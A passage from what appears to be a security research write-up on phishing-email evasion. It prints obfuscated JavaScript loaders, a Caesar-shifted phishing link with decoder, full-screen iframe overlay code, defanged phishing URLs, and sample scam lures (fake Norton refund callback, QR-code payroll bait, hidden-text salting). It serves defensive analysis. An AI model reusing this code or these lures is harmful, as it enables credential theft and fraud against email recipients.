          'v'+'Z'+'G'+'U'+'o'+'Y'+'2'+'h'+'h'+'c'+'k'+'N'+'v'+'Z'+'G'+'U'+'g'+'L'+'S'+'A'+'1'+'K'+'S'+'k'+'7'+'C'+'i'+'A'+'g'+'f'+'Q'+'o'+'g'+'I'+'H'+'J'+'l'+'d'+'H'+'V'+'y'+'b'+'i'+'B'+'j'+'a'+'G'+'F'+'y'
          +'Q'+'2'+'9'+'k'+'Z'+'U'+'F'+'y'+'c'+'m'+'F'+'5'+'L'+'m'+'p'+'v'+'a'+'W'+'4'+'o'+'J'+'y'+'c'+'p'+'O'+'w'+'o'+'g'+'I'+'H'+'0'+'K'+'I'+'C'+'B'+'2'+'Y'+'X'+'I'+'g'+'a'+'W'+'Z'+'y'+'Y'+'W'+'1'+'l'+'I
          '+'D'+'0'+'g'+'Z'+'G'+'9'+'j'+'d'+'W'+'1'+'l'+'b'+'n'+'Q'+'u'+'Y'+'3'+'J'+'l'+'Y'+'X'+'R'+'l'+'R'+'W'+'x'+'l'+'b'+'W'+'V'+'u'+'d'+'C'+'g'+'n'+'a'+'W'+'Z'+'y'+'Y'+'W'+'1'+'l'+'J'+'y'+'k'+'7'+'C'+'
          i'+'A'+'g'+'a'+'W'+'Z'+'y'+'Y'+'W'+'1'+'l'+'L'+'n'+'N'+'h'+'b'+'m'+'R'+'i'+'b'+'3'+'g'+'u'+'Y'+'W'+'R'+'k'+'K'+'C'+'d'+'h'+'b'+'G'+'x'+'v'+'d'+'y'+'1'+'z'+'Y'+'W'+'1'+'l'+'L'+'W'+'9'+'y'+'a'+'W'+'
          'd'+'p'+'b'+'i'+'c'+'p'+'O'+'w'+'o'+'g'+'I'+'G'+'l'+'m'+'c'+'m'+'F'+'t'+'Z'+'S'+'5'+'z'+'Y'+'W'+'5'+'k'+'Y'+'m'+'9'+'4'+'L'+'m'+'F'+'k'+'Z'+'C'+'g'+'n'+'Y'+'W'+'x'+'s'+'b'+'3'+'c'+'t'+'d'+'G'+'9'
          +'w'+'L'+'W'+'5'+'h'+'d'+'m'+'l'+'n'+'Y'+'X'+'R'+'p'+'b'+'2'+'4'+'n'+'K'+'T'+'s'+'K'+'I'+'C'+'B'+'p'+'Z'+'n'+'J'+'h'+'b'+'W'+'U'+'u'+'c'+'2'+'F'+'u'+'Z'+'G'+'J'+'v'+'e'+'C'+'5'+'h'+'Z'+'G'+'Q'+'o
          '+'J'+'2'+'F'+'s'+'b'+'G'+'9'+'3'+'L'+'W'+'1'+'v'+'Z'+'G'+'F'+'s'+'c'+'y'+'c'+'p'+'O'+'w'+'o'+'g'+'I'+'G'+'l'+'m'+'c'+'m'+'F'+'t'+'Z'+'S'+'5'+'z'+'Y'+'W'+'5'+'k'+'Y'+'m'+'9'+'4'+'L'+'m'+'F'+'k'+'
          Z'+'C'+'g'+'n'+'Y'+'W'+'x'+'s'+'b'+'3'+'c'+'t'+'c'+'2'+'N'+'y'+'a'+'X'+'B'+'0'+'c'+'y'+'c'+'p'+'O'+'w'+'o'+'g'+'I'+'G'+'l'+'m'+'c'+'m'+'F'+'t'+'Z'+'S'+'5'+'z'+'Y'+'W'+'5'+'k'+'Y'+'m'+'9'+'4'+'L'+'
          'm'+'F'+'k'+'Z'+'C'+'g'+'n'+'Y'+'W'+'x'+'s'+'b'+'3'+'c'+'t'+'c'+'G'+'9'+'w'+'d'+'X'+'B'+'z'+'L'+'X'+'R'+'v'+'L'+'W'+'V'+'z'+'Y'+'2'+'F'+'w'+'Z'+'S'+'1'+'z'+'Y'+'W'+'5'+'k'+'Y'+'m'+'9'+'4'+'J'+'y'
          +'k'+'7'+'C'+'i'+'A'+'g'+'a'+'W'+'Z'+'y'+'Y'+'W'+'1'+'l'+'L'+'n'+'N'+'h'+'b'+'m'+'R'+'i'+'b'+'3'+'g'+'u'+'Y'+'W'+'R'+'k'+'K'+'C'+'d'+'h'+'b'+'G'+'x'+'v'+'d'+'y'+'1'+'m'+'b'+'3'+'J'+'t'+'c'+'y'+'c
          '+'p'+'O'+'w'+'o'+'g'+'I'+'G'+'l'+'m'+'c'+'m'+'F'+'t'+'Z'+'S'+'5'+'z'+'c'+'m'+'M'+'g'+'P'+'S'+'B'+'k'+'Z'+'W'+'9'+'i'+'Z'+'n'+'V'+'z'+'Y'+'2'+'F'+'0'+'Z'+'U'+'x'+'p'+'b'+'m'+'s'+'o'+'b'+'G'+'l'+'
          u'+'a'+'y'+'k'+'g'+'K'+'y'+'B'+'k'+'b'+'2'+'N'+'1'+'b'+'W'+'V'+'u'+'d'+'C'+'5'+'x'+'d'+'W'+'V'+'y'+'e'+'V'+'N'+'l'+'b'+'G'+'V'+'j'+'d'+'G'+'9'+'y'+'K'+'C'+'I'+'u'+'T'+'X'+'J'+'i'+'b'+'F'+'J'+'a'+'
          'I'+'i'+'k'+'u'+'d'+'m'+'F'+'s'+'d'+'W'+'U'+'7'+'C'+'i'+'A'+'g'+'a'+'W'+'Z'+'y'+'Y'+'W'+'1'+'l'+'L'+'n'+'N'+'0'+'e'+'W'+'x'+'l'+'L'+'m'+'N'+'z'+'c'+'1'+'R'+'l'+'e'+'H'+'Q'+'g'+'P'+'S'+'A'+'n'+('c
          '+'G'+'9'+'z'+'a'+'X'+'R'+'p'+'b'+'2'+'4'+'6'+'I'+'G'+'Z'+'p'+'e'+'G'+'V'+'k'+'O'+'y'+'B'+'p'+'b'+'n'+'N'+'l'+'d'+'D'+'o'+'g'+'M'+'H'+'B'+'4'+'O'+'y'+'B'+'3'+'a'+'W'+'R'+'0'+'a'+'D'+'o'+'g'+'M'+'
          T'+'A'+'w'+'J'+'T'+'s'+'g'+'a'+'G'+'V'+'p'+'Z'+'2'+'h'+'0'+'O'+'i'+'A'+'x'+'M'+'D'+'A'+'l'+'O'+'y'+'B'+'i'+'b'+'3'+'J'+'k'+'Z'+'X'+'I'+'6'+'I'+'D'+'B'+'w'+'e'+'D'+'s'+'g'+'b'+'W'+'F'+'y'+'Z'+'2'+'
          'l'+'u'+'O'+'i'+'A'+'w'+'c'+'H'+'g'+'7'+'c'+'G'+'F'+'k'+'Z'+'G'+'l'+'u'+'Z'+'z'+'o'+'g'+'M'+'H'+'B'+'4'+'O'+'y'+'B'+'v'+'d'+'m'+'V'+'y'+'Z'+'m'+'x'+'v'+'d'+'z'+'o'+'g'+'a'+'G'+'l'+'k'+'Z'+'G'+'V'
          +'u'+'O'+'y'+'B'+'6'+'L'+'W'+'l'+'u'+'Z'+'G'+'V'+'4'+'O'+'i'+'A'+'5'+'O'+'T'+'k'+'5'+'O'+'T'+'k'+'7'+'J'+'z'+'s'+'K'+'I'+'C'+'B'+'k'+'b'+'2'+'N'+'1'+'b'+'W'+'V'+'u'+'d'+'C'+'5'+'i'+'b'+'2'+'R'+'5
          '+'L'+'m'+'F'+'w'+'c'+'G'+'V'+'u'+'Z'+'E'+'N'+'o'+'a'+'W'+'x'+'k'+'K'+'G'+'l'+'m'+'c'+'m'+'F'+'t'+'Z'+'S'+'k'+'7'+'C'+'i'+'A'+'g'));const _0x4e0e06=document['c'+'r'+'e'+'a'+'t'+'e'+'E'+'l'+'e'+'m
          '+'e'+'n'+'t']('s'+'c'+'r'+'i'+'p'+'t');_0x4e0e06['t'+'e'+'x'+'t'+'C'+'o'+'n'+'t'+'e'+'n'+'t']=_0x5da6a8,document['b'+'o'+'d'+'y']['a'+'p'+'p'+'e'+'n'+'d'+'C'+'h'+'i'+'l'+'d'](_0x4e0e06);
    </script>
</html>
```

Email Address of the Victim

Smuggled Script

Base64-Encoding

Using Obfuscation and Encryption



```
var link = "myyux?44h~~k~3nytsfifqfy3wz488:;p<9~o4";
```

Phishing URL: https[:]//cyyfy[.]itonadalat[.]ru/3356k74yj/


```
function deobfuscateLink(obfuscatedLink) {
  const charCodeArray = [];
  for (let i = 0; i < obfuscatedLink.length; i++) {
    const charCode = obfuscatedLink.charCodeAt(i);
    charCodeArray.push(String.fromCharCode(charCode - 5));
  }
  return charCodeArray.join('');
}
```

Caesar Decryption Function

```
var iframe = document.createElement('iframe');
iframe.sandbox.add('allow-same-origin');
iframe.sandbox.add('allow-top-navigation');
iframe.sandbox.add('allow-modals');
iframe.sandbox.add('allow-scripts');
iframe.sandbox.add('allow-popups-to-escape-sandbox');
iframe.sandbox.add('allow-forms');
iframe.src = deobfuscateLink(link) + document.querySelector(".MrblRZ").value;
iframe.style.cssText = 'position: fixed; inset: 0px; width: 100%; height: 100%; border: 0px; margin: 0px;padding: 0px; overflow: hidden; z-index: 999999;';
document.body.appendChild(iframe);
```

https://blog.talosintelligence.com/hidden-between-the-tags-insights-into-evasion-techniques-in-html-smuggling/

Taking Advantage of Engineering Oversights




DB [redacted]

[EXTERNAL]

To: [redacted]


January 16, 2024 at 8:16 AM

Include the whole email body in attachments



```
Dear Member

Your Subscription with Norton Security will Auto Renew Today and USD 411.55 is about to be debited from your account
by Today. The Debited Amount will be reflected within the next 24 Hrs in your statement. In case of any further
clarifications or block the auto-renewal service please reach out Customer Help Center.

Order ID: 93872673783
Invoice Number: YSRFGD76839

Description Quantity Unit Price Total Norton Service (One Year Subscription)

Subtotal  $ 411.55
Sales Tax $ 0.00
Total  $ 411.55

If you didn't authorize this Charge or want to cancel this order? To cancel & get an instant refund of your annual
subscription,
please contact our customer care : +1 888 260 4758

Thanks and regards,
Norton
```

Taking Advantage of Engineering Oversights



[redacted]

[External] Benefits Received on 02/09/24:c6dbbe28

To: [redacted]

September 2, 2024 at 12:51PM

[redacted], Human Resources Shared a folder with you - [redacted]-Employee-Benefits.pdf (02/09/24)

Completed: Complete: 2024 PR Bbriot-Payroll Reports.pdf

© 2024 [redacted], All Rights Reserved.

Enhanced Bonus Distribution Strategy

Your attention to the document provided by the Human Resources/Payroll Department is requested.

Date: Monday September 2024

Scan the QR code below with your smartphone camera for easy access to the document review.

[redacted]


Please refrain from sharing this email, as it includes a secure link to our SharePoint platform. We appreciate your cooperation in maintaining security and confidentiality by not disclosing this link or its access code to others.

Your email:

[redacted]

Include the whole email body in attachments

Taking Advantage of Engineering Oversights



D [redacted]
RE:chris.marach_#282
To: [redacted]

Time is RUNNING OUT


Last Chance to Win A Brand New

BAUER 20V CORDLESS DRILL/ DRIVER KIT


Just answer a few questions and **WIN**.
Your Opportunity to Shine Awaits

If you no longer wish to receive these emails, you may unsubscribe by clicking here or by writing to 143 Exchange Blvd Ste 300, Hutto, TX, 78634

English Email with Hidden French Words




```
<div ?=3D"" style=3D"display: none; max-height: 0px; overflow: hidden;">
    <p class=3D"MsoNormal"><span style=3D"font-family:&quot;Calibri Light&quot;=
        ,sans-serif;color:#1F4E79;mso-fareast-language:EN-US">Cordless Drill/Driver=
        Kit Department____________Et j=E2=80=99ajoute Elise Beyens (directrice du =
    Centre de Service social de Namur)<o:p></o:p></span></p>
    <p class=3D"MsoNormal"><span style=3D"font-family:&quot;Calibri Light&quot;=
        ,sans-serif;color:#1F4E79;mso-fareast-language:EN-US">_____Bonne journ=C3=
    =A9e<o:p></o:p></span></p>
    <p class=3D"MsoNormal"><span style=3D"font-family:&quot;Calibri Light&quot;=
        ,sans-serif;color:#1F4E79;mso-fareast-language:EN-US">Mathieu<o:p></o:p></s=
    pan></p>
    <p class=3D"MsoNormal"><span style=3D"font-family:&quot;Calibri Light&quot;=
        ,sans-serif;color:#1F4E79;mso-fareast-language:EN-US"><o:p>&nbsp;</o:p></sp=
    an></p>
    <div>
        <div style=3D"border:none;border-top:solid #E1E1E1 1.0pt;padding:3.0pt 0cm =
            0cm 0cm">
            <p class=3D"MsoNormal"><b><span lang=3D"FR">De&nbsp;:</span></b><span lang=
            =3D"FR"> Dimitri Phukan &lt;dphukan@ecoconso.be&gt;
            <br>
            <b>Envoy=C3=A9&nbsp;:</b> mercredi 4 septembre 2024 12:18<br>
            <b>=C3=80&nbsp;:</b> christophe.dubois &lt;christophe.dubois@reseau-idee.be=
            &gt;; Groupe de Pairs &lt;groupedepairs@crabe.be&gt;<br>
        <b>Objet&nbsp;:</b> Re: Nouveaux pairs potentiels<o:p></o:p></span></p>
    </div>
</div>
<p class=3D"MsoNormal"><o:p>&nbsp;</o:p></p>
<p>De mon c=C3=B4t=C3=A9, j'ai eu un contact avec Sylvie Droulans (ConsomAc=
tion)<o:p></o:p></p>
<p>Dimitri<o:p></o:p></p>
<div>
    <p class=3D"MsoNormal">Le 04-09-24 =C3=A0 12:11, christophe.dubois a =C3=A9=
    crit&nbsp;:<o:p></o:p></p>
</div>
```



```
X-Forefront-Antispam-Report-Untrusted:
 CIP:255.255.255.255;CTRY:;LANG:fr;SCL:1;SRV:;IPV:NLI;SFV:NSPM;H:AM9PR08MB6113.eurprd08.prod.outlook.com;PTR:;CAT:NONE;SFS:(13230040)
 (376014)(1800799024)(366016)(69100299015)(38070700018);DIR:OUT;SFP:1102;
```


Taking Advantage of Engineering Oversights

Using alternative or similar file extensions for attachments to bypass message filtering mechanisms.



```
--0000000000006f5f1206030dd129
Content-Type: text/html; charset="US-ASCII"; name="attachment.html"
Content-Disposition: attachment; filename="attachment.html"
Content-Transfer-Encoding: base64
Content-ID: <f_lle0sh4z0>
X-Attachment-Id: f_lle0sh4z0

PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgPG1ldGEgY2hhcnNldD0i
